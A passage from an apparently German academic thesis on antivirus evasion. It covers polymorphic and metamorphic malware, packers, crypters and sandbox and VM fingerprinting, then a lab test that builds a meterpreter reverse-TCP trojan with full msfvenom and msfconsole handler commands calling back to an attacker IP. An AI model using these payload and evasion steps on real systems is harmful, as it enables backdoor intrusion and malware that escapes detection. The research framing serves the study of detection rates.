Polymophismus baut auf der Idee von Oligiomorphismus auf. Da das Problem des oligiomorphischen Ansatzes darin besteht, dass es nur aus einer endlichen Menge von Entschlüsselungsfunktionen (Decrypter) wählen kann und somit die Population der Malware vorhersagbar wird, erweitert die polymorphische, die oligiomorphische Maßnahme in dem Sinne, dass aus einer unendliche Menge an Entschlüsselungsfunktionen generiert und daraus gewählt werden kann, und somit eine Vorhersage der Population nicht mehr möglich ist. Um selbst eigene Entschlüsselungsfunktionen zu generieren, sind polymorphe Malware mit Mutations-Engines[10] ausgestattet. Diese Mutations-Engines verändern die Malware so sehr, dass kaum einen Zusammenhang zu einer vorherigen Version besteht. Für die Verschlüsselung der Payload innerhalb einer Malware, wählt die Mutations-Engine zufällig aus einer Menge von Entschlüsselungsalgorithmen aus und generiert dafür zufällige und starke Entschlüsselungs-Keys. Eine dazu äquivalent funktionale Entschlüsselungsfunktion wird ebenso generiert und mit Code-Härte-Maßnahmen manipuliert. Die Funktionen des Payloads als solches und die Entschlüsselungsfunktion bleiben im Kern dieselben, unterscheiden sich jedoch bei jeder Reproduktion im inneren Aufbau und Struktur, sodass eine statische Analyse erheblich erschwert wird und eine Vorhersage nahezu unmöglich macht. Auch wenn die Entschlüsselungsfunktion aus dem Web nachgeladen werden würde, müsste der Decryptor auf den verschlüssten Payload zugreifen und damit operieren. Durch Verhaltensbasierte Analysen, würde der Antiviren Scanner dem Aufruf des nachgeladenen Decryptors folgen und die Entschlüsselung und die dann entschlüsselte Payload erkennen. Sowohl bei der Oligiomorphischen als auch bei der Polymorphischen Maßnahme besteht das Problem, dass der Decrypter irgendwann die verschlüsselte Payload wieder entschlüsseln muss. Durch Verhaltensbasierte Analysen, würde der Antiviren Scanner dem Aufruf des Decrypters folgen und die Entschlüsselung und dann die entschlüsselte Payload erkennen.

[10] Advanced Malware Analysis, by Christopher Elisan / Chapter 4

3.3.5 Metamorphismus

Um die Limitierungen der Oligiomorphischen und Polymorphischen Ansätze zu umgehen, wurden metamorphe Malware entwickelt. Anders als bei den vorher genannten Methoden, benötigen metamorphe Malware keine Verschlüsselung und somit auch keine Entschlüsselungsfunktion, welche AV's detektieren könnten. Metamorphe haben, wie polymorphe Malware die Eigenschaft, ihren eigenen Code zu manipulieren. Sie unterscheiden sich jedoch darin, dass die metamorphe Malware nicht nur bestimmte Funktionen, wie das Ver- und Entschlüsseln der Payloads verändert, sondern Sie verändern den *Body-Part* der gesamten Malware als solches, ohne die Funktionalität zu beschränken. Um das erreichen zu können, setzen metamorphe Malware unterschiedlichste Techniken ein:

Garbage -und Dead Code Insertion [11] Bei diesen beiden Verfahren werden unnütze, nicht erreichbare oder programmirrelevante Code-Bereiche in die Malware generiert, welche nicht in die Logik des eigentlichen Programmes eingreifen, um die Code-Struktur und den Programmablauf der jeweiligen Malware zu verändern. Diese Methode wird besonders für die Umgehung von statischen Untersuchungen Eingesetzt.

Garbage -und Dead Codes3.3.5 können sein:

- Funktionen welche zwar Operationen ausführen, jedoch keinerlei Beitrag zum eigentlichen Programmablauf leisten und immer in gleicher und unabhängig von einem etwaigen Input, stets auf gleiche Weise endet.
- Irrelevante Programmsprünge
- Einsetzen von Code welcher nicht aufgerufen wird
- Im Prinzip jede Form von Code, der nicht in den Ablauf des eigentlichen Schadcodes eingreift und sonst nicht für User oder Antiviren auffällig ist.

Bei der Implementierung dieser Methoden ist hinsichtlich der Compilierung Vorsicht geboten, da einige Compiler als Optimierungsmaßnahme solche Code-Bereich wieder weg-optimieren.

[11] vergleich: Malware Analysis & Antivirus Signature Creation

3.3.6 Instruction Replacement

Alle Wege führen nach Rom. Dieses Sprichwort beschreibt sinngemäß, dass etliche verschiedene Möglichkeiten der Ausführung in das selbe Ergebnis resultieren. Ebenso kann Programmcode auf unterschiedliche Art und Weise aufgebaut werden. Um nicht verdächtige Funktionen oder kritische Bereiche als solches aufzurufen, können diese kritischen Code-Abschnitte mit äquivalentem Code-Abschnitten ersetzt werden. Beispiel: a = b * c /d < = > a = (b*c)/d <=> a = b * (c /d)

```
1  def func( int b, int c, int d){
2    temp = b * c;
3      result = temp / d;
4      return result;
5  }
```

Ist äquivalent zu:

```
1  def func( int b, int c, int d){
2    temp = (c / d);
3      result = temp * b;
4      return result;
5  }
```

So kann die Zeile: `(*(void (*)()) exec)();` durch äquivalente Operationen ausgetauscht werden:

```
int (*pointerAufFunktion)();
pointerAufFunktion = (int (*)()) exec;
pointerAufFunktion();

typedef void (*void_callback)();
void_callback pointerAufFunktion = reinterpret_cast<void_callback>(exec);
pointerAufFunktion();
```

Subroutine Reodering

Code Integration folgt...

3.4 Präventionsmaßnahmen gegen AV-Systeme

3.4.1 Fake File Type Extension

Eine Dateiendung ist ein Hinweis für den Nutzer und das Betriebssystem, bzw. die dazugehörigen Programme, um was für eine Datei es sich handelt und wie diese geöffnet bzw. behandelt werden sollen. Diese Programmendungen unterliegen normalerweise wohldefinierten Dateiformaten (s. Kap: 2.6.2.1), wobei sich ein Angreifer jedoch nicht daran halten muss. Es ist üblich, dass Angreifer Schadcodes in andere Formate, wie z.B. in hexadezimale Werte, konvertieren und diese dann in andere Programmdateien implementieren.

So können Programme, die Dateien einlesen und compilieren, wie z.B. ein PDF Reader, schadhafte Payloads innehalten und diese ungewollt ausführen.

3.4.2 Packer/Binder

Programm-Binder und Packer sind allgegenwärtige Programme und Maßnahmen, um mehrere ausführbare Applikationen (PE-Files) in einer zu binden, bzw. packen. Somit wird eine völlig neue ausführbare Applikationen generiert, welche verschachtelt mehrere verschiedenste Programme beinhaltet. So kann man legitime Software mit schadhaften Programmen verbinden und ausliefern.

Der wesentliche Unterschied zwischen Bindern und Packern ist, dass Packer, vor der Erstellung einer neuen Datei, die einzupackenden Dateien in derer Größe komprimiert. Dadurch werden Reverse-Engineering Maßnahmen und dadurch die Auffindung der komprimierten Malware deutlich erschwert.

Jedoch werden häufig eingesetzt und weit verbreitete Packer und Binder leicht durch signaturbasierte Maßnahmen identifiziert, welches schon ausreicht, um verdächtig zu wirken. und verraten somit ein auffälliges Verhalten.

3.4.3 Encoder

Encoder sind Verfahren, die ein Format in ein anderes Format konvertieren (Enkodierung), um es auf anderen (Software-) Systemen wieder korrekt interpretierbar (Dekodierung) zu machen.

Der Zweck der Kodierung ist die Sicherstellung der korrekten Verarbeitung der Daten. So transferiert ein URL-Encoder/Decoder den String "https://" in "https%3A%2F%2F" und anders herum. Base64-Encoder/Decoder transformieren eine beliebige Datei, ohne einen Schlüssel, in ein Format, wobei das Enkodierte für Menschen nicht verständlich ist. Der daraus resultierende Base64 Text kann dann wieder ohne einen Schlüssel in dessen ursprüngliches Format gebracht werden. Dabei ist zu beachten, dass bei der Kodierung und Dekodierung mit verschiedenen Verfahren, einige Zeichen möglicherweise anders interpretiert werden können, als gewünscht. Solche Zeichen nennt man Bad Characters, kurz Bad Chars.[12] Encoder kommen häufig zum Einsatz, um signaturbasierte Untersuchungen zu umgehen. Da jedoch auch die Dekodierungsfunktion mitgeliefert werden muss, kann dies dennoch zur Erkennung führen.




Abbildung 3.6: Funktionsweise von Encodern/Decodern

3.4.4 Crypter

Crypter haben die Aufgabe, eine Datei mittels Verschlüsselungsverfahren und somit, durch den Einsatz eines Verschlüsellungsschlüssels, in ein Format zu bringen, dass absolut keine Interpretationsmöglichkeit bietet. Um die verschlüsselte Information wieder in dessen Urspungsform zu bringen, ist ein Entschlüsselungsschlüssel notwendig. Bei symmetrischen Verschlüsselungsalgorithmen sind die Ver- und Entschlüsselungsschlüssel gleich.

[12]




Abbildung 3.7: Funktionsweise von symmetrischen Verschlüsselungsalgorithmen

Bei asymmetrischen Verschlüsselungsalgorithmen sind diese Schlüssel ungleich, wobei der Schlüssel in Zusammenhang stehen, diese jedoch nicht voneinander abgeleitet werden können.




Abbildung 3.8: Funktionsweise von asymmetrischen Verschlüsselungsalgorithmen

3.4.5 Anti-Analyse

Keine evasive Maßnahme macht Sinn, wenn diese erkannt oder umgangen wird. Daher muss die Malware selbst erkennen, ob Sie gerade möglicherweise Untersucht wird, um selbst entscheiden zu können, wie Sie sich in solch einem Fall verhält und wann eine Infektion konkret Sinn macht. Wenn eine Malware Untersuchungsmaßnahmen erkennt, dann sollte die Malware am besten keinerlei schadhaftes Verhalten andeuten und die Payload unberührt lassen.

3.4.5.1 Anti-Disassemblier

Das Gegenstück zur Code-Härtung ist die Disassemblierung von Applikationen zurück in dessen ursprünglichen Programmcode und dessen Architektur. Da die Antiviren Disassem-

blierungen von auszuführenden Applikationen durchführen, um die innere Beschaffenheit zu untersuchen, ist Malware Entwicklern daran gelegen, diese Maßnahme zu unterbinden, um nicht aufzufallen.

3.4.5.2 Anti-Debugging

Eine jede ausführbare Anwendung lässt sich mithilfe des entsprechenden Debuggers schrittweise analysieren. Ein Debugger ist eine Software, welche eine zu analysierende Anwendung selbst ausführt und dem Nutzer die Macht über den Verlauf der Anwendung gibt. So kann jede Anwendungen schrittweise zur Laufzeit untersucht werden, woraus sich aufschlussreiche Informationen, wie Abläufe (CFGs), Speicherbelegungen und Importierten Bibiliotheken extrahieren lassen.
Da es der Malware gelegen ist, den eigenen Programmablauf während einer Infektion nicht einsehbar zu machen, muss eine Malware erkennen, ob dieser gerade mit einem Debugger analysiert wird. In solch einem Fall gibt es mehrere Optionen, wie die Malware sich verhalten kann. Meist unterbricht die Malware die eigene Ausführung, um dem Untersuchenden keinen weiteren Einblick zu gewähren, was relativ auffällig ist, oder die Malware verändert den eigenen Code, um einen anderen Programmablauf zu präsentieren.[17]

3.4.5.3 Anti-Sandboxing/Emulierung

Hier geht es darum, dass die Malware eine Emulierung, also eine Ausführung ihrer selbst innerhalb von Sandboxen erkennt und ihr eigentliches Vorhaben unmittelbar unterbricht. Wie auch andere Sandboxen,können Antiviren-Sandbox nicht die gleichen Ressourcen wie ein echtes Betriebssystem liefern. Daher kann durch das Abfragen der Ressourcen, die Malware erkennen, ob das ausführende System gewisse Mindestkapazitäten besitzt und so einschätzen ob es gerade emuliert wird. Da Antiviren Sandboxen explizit zur Untersuchung einer Datei ausgeführt werden, kann die Abfrage der Laufzeit des Systems aufschluss daran geben, dass eine Emulierung stattfindet.

Folgende Faktoren können unter anderem auf eine Emulierung innerhalb einer Sandbox hindeuten: [22]:

- Anzahl der CPU Kerne = 1.
- Ungewöhnlich niedrige Arbeitsspeicherkapazität.

- Bildschirmgröße des vermeintlichen Gerätes ist ungewöhnlich klein.
- Abfrage, wie lange das System bereits läuft (Uptime)

3.4.5.4 Anti-Virtuelle Maschinen

Virtualisierungsumgebungen wie VirtualBox[13] und VMWare[14], emulieren im Gegensatz zum Sandboxen ganze Betriebssysteme. Daher finden virtuelle Maschinen in Cloudbasierten Untersuchungen Einsatz, weil ihre Ausführung auf einem Endgerät, zu viele Rechenkapazitäten beanspruchen würde. Die Cloudumgebung kann der untersuchenden virtuellen Maschine beliebig viele Ressourcen (Kerne, RAM) zuordnen, sodass Ressourceninformationen hier nicht mehr zur Identifikation beitragen. Da jedoch auch die virtuelle Maschine eine Software mit spezifischer Implementierung ist und mit eigenen Modulen für die Emulierung und Nutzung des Betriebssystems ausgestattet ist, kann durch die Analyse der aktuellen Prozesstabelle des Betriebssystems abgelesen werden, ob gerade solche spezifischen Prozesse laufen.
Je nach Software gibt es unterschiedliche und eindeutig identifizierbare Prozesse. Einige davon sind[22]:

VirtualBox	**VMWare**	**QEMU**	**Parallels**	**VirutalPC**
vboxtray.exe	vmtoolsd.exe	qemu-ga.exe	prl_cc.exe	vmsrvc.exe
vboxservice.exe	vmwaretray.exe		prl_tools.exe	vmusrvc.exe
vboxcontrol.exe	vmwareuser.exe			
	VGAuthService.exe			
	vmacthlp.exe			

Tabelle 3.1: Prozesse welche das Fingerprinting von Virtuellen Maschinen zulassen

[13] https://www.virtualbox.org/ - Abruf: 29.03.2020
[14] https://www.vmware.com/ - Abruf: 29.03.2020




Abbildung 3.9: Identifizierbare VirtualBox Prozesse

Es gibt Open Source Frameworks wie InviZzzible[15] und Webseiten wie [16], welche große Ansammlungen an Funktionen und Informationen zu Fingerprintingmöglichkeiten für Sandboxen und virtuelle Maschinen auflisten.

[15] https://github.com/CheckPointSW/InviZzzible, - Abruf: 02.06.2020
[16] https://evasions.checkpoint.com/, - Abruf: 02.06.2020

4 AV-Evasion Analyse

Nachdem geschildert wurde, wie Antiviren Systeme funktionieren und wie Malware, diese Mechanismen zu umgehen versuchen, wird im Anschluss die Wirksamkeit der vorher besprochenen evasiven Maßnahmen analysiert.

4.1 Vorstellung VirusTotal

Um eine mögliche Malware von vielen und unterschiedlichen Antiviren Systemen testen zu lassen und auch um dadurch eine Übersicht der Erkennungsrate zu erhalten, gibt es Multi-AV Scanner wie VirusTotal. VirusTotal ist ein kostenloser Web-Service, welcher gegebene Dateien gegenüber 70 Antiviren Software testet und URLs mit Blacklist-Datenbanken von mehreren Herstellern vergleicht.
Der 2012 von Google aufgekaufte Web-Service ist durch die kostenlose Verfügbarkeit und hohe Aussagekraft über die Schadhaftigkeit einer Datei oder einer URL, seit 2004, in der IT-Security, ein massiv eingesetzter Service. Alle untersuchten Dateien und die daraus generierten Signaturen und Informationen werden zudem mit den jeweiligen Antiviren Herstellern und der internen Community geteilt. Alle eingesetzten Antiviren Hersteller, Services und Tools von VirusTotal können hier eingesehen werden:[1]. Innerhalb dieser Arbeit, werde ich die hier erstellten Malware-Varianten mit diesem Service auf die Trefferrate überprüfen. An dieser Stelle möchte mich für die Bereitstellung einer API-Key bei VirusTotal bedanken.

[1] https://support.virustotal.com/hc/en-us/articles/115002146809-Contributors - Abruf: 30.05.2020

4.2 Aufbau der Testumgebung




Abbildung 4.1: Aufbau der Testumgebung

1. Es wird aus einer Menge an quelloffenen und den meisten Antiviren bekannten Payloads gewählt und generiert.

   1.1. Diese werden bei VirusTotal hochgeladen, um später die daraus resultierenden Ergebnisse der Analysen zu vergleichen.

2. Einige der vorher beschriebenen evasiven Maßnahmen werden getätigt.

3. Die Funktionalität der Malware bzw. der Payload wird auf aktuellem Windows 10 System überprüft.
4. Nach Sicherstellung der Funktionalität (Verbindungsaufbau findet statt), wird die Malware bei VirusTotal hochgeladen.
5. Die VirusTotal Analysen aus den Punkten 1.1 und 4 werden verglichen.

An einigen Stellen werden evasive Maßnahmen bereits bei der Generierung des Payloads vorgenommen. Um die Payloads und die jeweiligen Maßnahmen in solchen Fällen vergleichbar zu machen, werden die jeweiligen Payloads vorher in Rohform, also in der Standardausführung, generiert und VirusTotal zur Analyse übergeben.

4.3 Malware generieren

Im Internet gibt es viele Ressourcen, von der jede Malware, Malware-Generatoren und Programme für evasive Maßnahmen beziehen können. Quelloffen, als kostenlose Downloads, zu kaufen und auch mittlerweile auch als Abo Modelle (Ransomware as a Service [9]) kann heutzutage jeder, auch ohne Vorkenntnisse, Schadcode beziehen und einsetzten. Open Source Projekte haben die Intention, Wissen zu teilen und gemeinschaftlich an Projekten zu arbeiten. Dafür ist der Code für jeden einsehbar. Für Analysezwecke gibt es Websites, wie [2] und [3], welche teilweise hunderte von Millionen Malware Dateien jeglicher Art zum Download bereit stellen.

Im folgenden werden unterschiedliche, quelloffene Programme zur Erstellung der zu analysierenden Malware genutzt. daraus Payloads generieren und darauf evasive Maßnahmen tätigen, um die Trefferquote der Antiviren auf ein Minimum zu reduzieren.

Einer der bekanntesten Open-Source Projekte für Penetrationstests ist das Metasploit-Framework[4]. Dieses Projekt beinhaltet neben Modulen zur Ausnutzung von offenen Exploits, auch Payloads, Encoder und andere Hilfsmodule zur Umgehung von Antiviren-Software. Zum jetzigen Zeitpunkt beinhaltet dieses Framework 556 verschiedene Payloads, generierbar für alle relevanten Betriebssysteme und Programmiersprachen. So ist es möglich, die Payloads sowohl als ausführbare Binary-Dateien (exe, dll, etc), als auch

[2] www.malshare.com - Abruf: 09.05.2020
[3] www.virussign.com - Abruf: 09.05.2020
[4] https://github.com/rapid7/metasploit-framework- Abruf: 15.04.2020

generierten Code mit den verschlüsselten Payload als ByteStream zu erstellen. Die Aufgabe der Payloads ist es, erweiterte Rechte (Schreibrechte) auf dem ausgeführten System zu erlangen und eine Verbindung zum Angreifer zu ermöglichen.

Das Metasploit-Framework hat weitere eigenständige Module, welche für unterschiedliche Anforderungen eingesetzt werden können. So gibt es ein Modul namens MSFpayload, welches dazu verwendet wird, Payloads direkt dynamisch zu generieren. Ein weiteres Modul Namens MSFencode kann diverse Manipulationen am Code der generierten Payloads vornehmen. Ein Modul, welches sich als Symbiose/Kombination aus MSFpayload und MSFencode versteht und diese Module damit obsolet machte ist das MSFVenom Modul. Alle Module des Metasploit-Frameworks greifen dabei immer auf dieselben Ressourcen (Payloads, Encoder, etc) zu.

Dieses Modul ist darauf ausgerichtet, Einstellungen und Manipulationen an gewünschten Payloads vorzunehmen, um so bei verschiedensten Angriffsszenarios, dynamisch, schnell und gezielte Hilfestellung zu leisten.

Da dieses Projekt sehr populär ist, sind die daraus gewonnen Payloads für Antiviren wesentlich leichter erkennbar.

4.3.1 Staged und Stageless Payloads

Staged und Stageless Payloads unterscheiden sich im Aufbau des Payloads. Staged Payloads bestehen aus 2 Komponenten, einen kleinen sogenannten Stub-Loader und der eigentlichen (wesentlich größeren) Payload.
Der Stub wird auf das Zielsystem kopiert. Wenn der Stub auf dem Zielsystem ausgeführt wird, meldet es sich planmäßig zum angreifenden System zurück und fordert den restlichen Teil des (eigentlichen) Payloads an. Diesen lädt der Stub-Loader auf das Zielsystem und führt es aus. Daher auch Staged, da mehrere Schritte nötig sind, um den finalen Payload auszuführen. Da bei Staged Payloads die Rückverbindung zum Angreifenden System oder das Beziehen des eigentlichen Payloads von einer externen Quelle nötig ist, kann man bei unverschlüsselter Kommunikation den aufkommenden Datenverkehr mitlesen und so die IP-Adresse des angreifenden System oder die Quelle des Payloads herausfinden.
Analog dazu sind Stageless Payloads, auch Singles gennant, diejenigen, die als ganzes verbreitet werden und so alle nötigen Instruktionen des Payloads bereits innehalten. Somit ist auch keine Rückverbindung oder das Beziehen des Payloads von externen Quellen zum Zielsystem zwingend nötig.

Die Metasploit Payloads sind dabei wie folgt aufgebaut:[5]https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work - Abruf: 02.03.2020

- Staged payloads: `<platform>/[arch]/<stage>/<stager>`
- Unstaged payloads (Singles): `<platform>/[arch]/<single>`

Plattform : Auswahl aus Windows/Linux/macOS und anderen generischen Typen

Architektur : x86 oder x64, auswählbar je nach Zielsystem

Stager : Der Stub, welcher die Kommunikation aufbaut und einen gewissen großen Speicherplatz für den Payload im Arbeitsspeicher reserviert.

Stage : Die Payload, welches die schädlichen Instruktionen für eine Infektion innehält.

Generierte stagless Payloads bestehen nur aus Instruktionen für die gewählten Kommunikationsmechanismen, den dazugehörigen Parametern, den Informationen, wie groß der zu allokierende Speicher für den Payload ist und die Instruktionen, diesen Platz zu allokieren, um die Payload auszuführen.

4.3.2 Payload Generierung

Um einen Überblick der Funktionalität von MSFVenom zu erhalten, wird der folgende Befehl ausgeführt:
`$./msfvenom --help`
Die daraus resultierende Ausgabe ist die folgende:

[5]\unskip\protect\penalty\@M\vrulewidth\z@height\z@depth\dp




Abbildung 4.2: `msfvenom --help`

Da die Befehle für die Generierung der Malware relativ lang werden können und diese den Lesefluss nicht stören sollen, wird folgendes festgelegt: Jede erstellte Malware in `msfvenom` wird nach der folgenden Basis aufgebaut, wobei die in eckigen Klammern stehenden Parameter optional sind und weitere Parameter platz finden:

```
$ msfvenom -a <ARCH> --platform <PLATFORM> -p <Payload> LHOST=<LHOST> LPORT=<
    LPORT> [...] -f ... [-o ...]
```

So kann wie folgt eine Malware für ein (x86) Windows Zielsystem generiert werden:

```
$ msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp
    LHOST=192.168.178.26 LPORT=8080 -f exe -o "payload1.exe"
```

Hier eine Auflistung des vorher getätigten Befehls.

-a [Architektur] als Architektur wird hier ein x86 System gewählt

--platform [Plattform] Zielsystem Windows wird gewählt.

-p [Payload] Auswahl des zu generierenden Payloads

LHOST [Angreifer-IP Adresse] Die IP-Adresse zur Kommunikation mit dem Angreifer (kann auch Server, DNS, etc. sein)

LPORT [Angreifer-Port] Der Port, über den die Kommunikation stattfindet.

-f [Ausgabe-Format] in welchem Format die generierte Payload ausgegeben werden soll.

-o [Ausgabe-Datei-Name] Der Dateiname bzw. Ort wo die Payload gespeichert werden soll.

Und so schnell ist eine Malware vom Typ Trojaner mit Backdoor-Funktionalität erstellt. Um sich durch die Backdoor auf das Zielssystem zu verbinden, ist es notwendig die Zieladresse (IP) zu kennen. Wenn man diese Information nicht hat, muss die Malware nach der Infektion zurück zum Angreifer melden, damit dieser informiert ist.

Um eine (eingehende) Kommunikation mit dem Zielsystem zu ermöglichen, ist es notwendig, dass das angreifende System mit den richtigen Einstellungen darauf wartet, die Verbindung zum Zielsystem aufzubauen.

Dafür muss `msfconsole` ausgeführt und folgende Schritte unternommen werden:

Als erstes nutzt man den Metasploit Multi-Handler Modul, welcher ein generisches Skript ist, um mit sämtlichen infizierten Systemen aller Metasploit-Payloads zu kommunizieren.

```
msf5> use exploit/multi/handler
```

Da der Multi-Handler wissen muss, auf welche Art und Weise mit dem Zielsystem/Payload zu kommunizieren ist, muss man die gleiche Konfiguration wie bei der Payload-Generierung nutzen.

```
msf5> set payload windows/meterpreter/reverse_tcp
msf5> set LHOST 192.168.178.26
msf5> set LPORT 8080
```

Um den Handler zu starten und somit eine Verbindung zum Zielsystem zu ermöglichen, wird der folgende Befehl ausgeführt.

```
msf5> exploit
```

Die Ausgabe des Frameworks mit dem folgenden Inhalt, signalisiert uns, dass nun der Handler auf die IP Adresse und ihren Port horcht und so auf eingehende Verbindungen wartet:

```
[*] Started reverse TCP handler on 192.168.178.26:8080
```

Nachdem das Zielsystem die generierte Malware geöffnet hat, wird uns mit der folgenden Meldung die eingehende Kommunikation des Zielsystems vermittelt:

```
[*] Meterpreter session 1 opened (192.168.178.26:8080 -> 192.168.178.47:46344)
```

Der Punkt an dem eine Verbindung zwischen Angreifer und Zielsystem zustande kommt, gilt hier als Proof of Concept.

Nun ist man in der Lage, sich mit dem Zielsystem per `msfconsole -i <session_id>` zu verbinden, dort navigieren und bspw. persistente Maßnahmen ergreifen oder anderen schadhaften Code nachladen und ausführen.

Jetzt gilt es, die eben erstellte Malware durch VirusTotal zu analysieren und festzustellen wie viele Antiviren Systeme diese als Schadhaft erkennen und somit einen Treffer erzielen. In diesem Fall hat VirusTotal eine Trefferrate von: 58/70[6]

Auswertung:
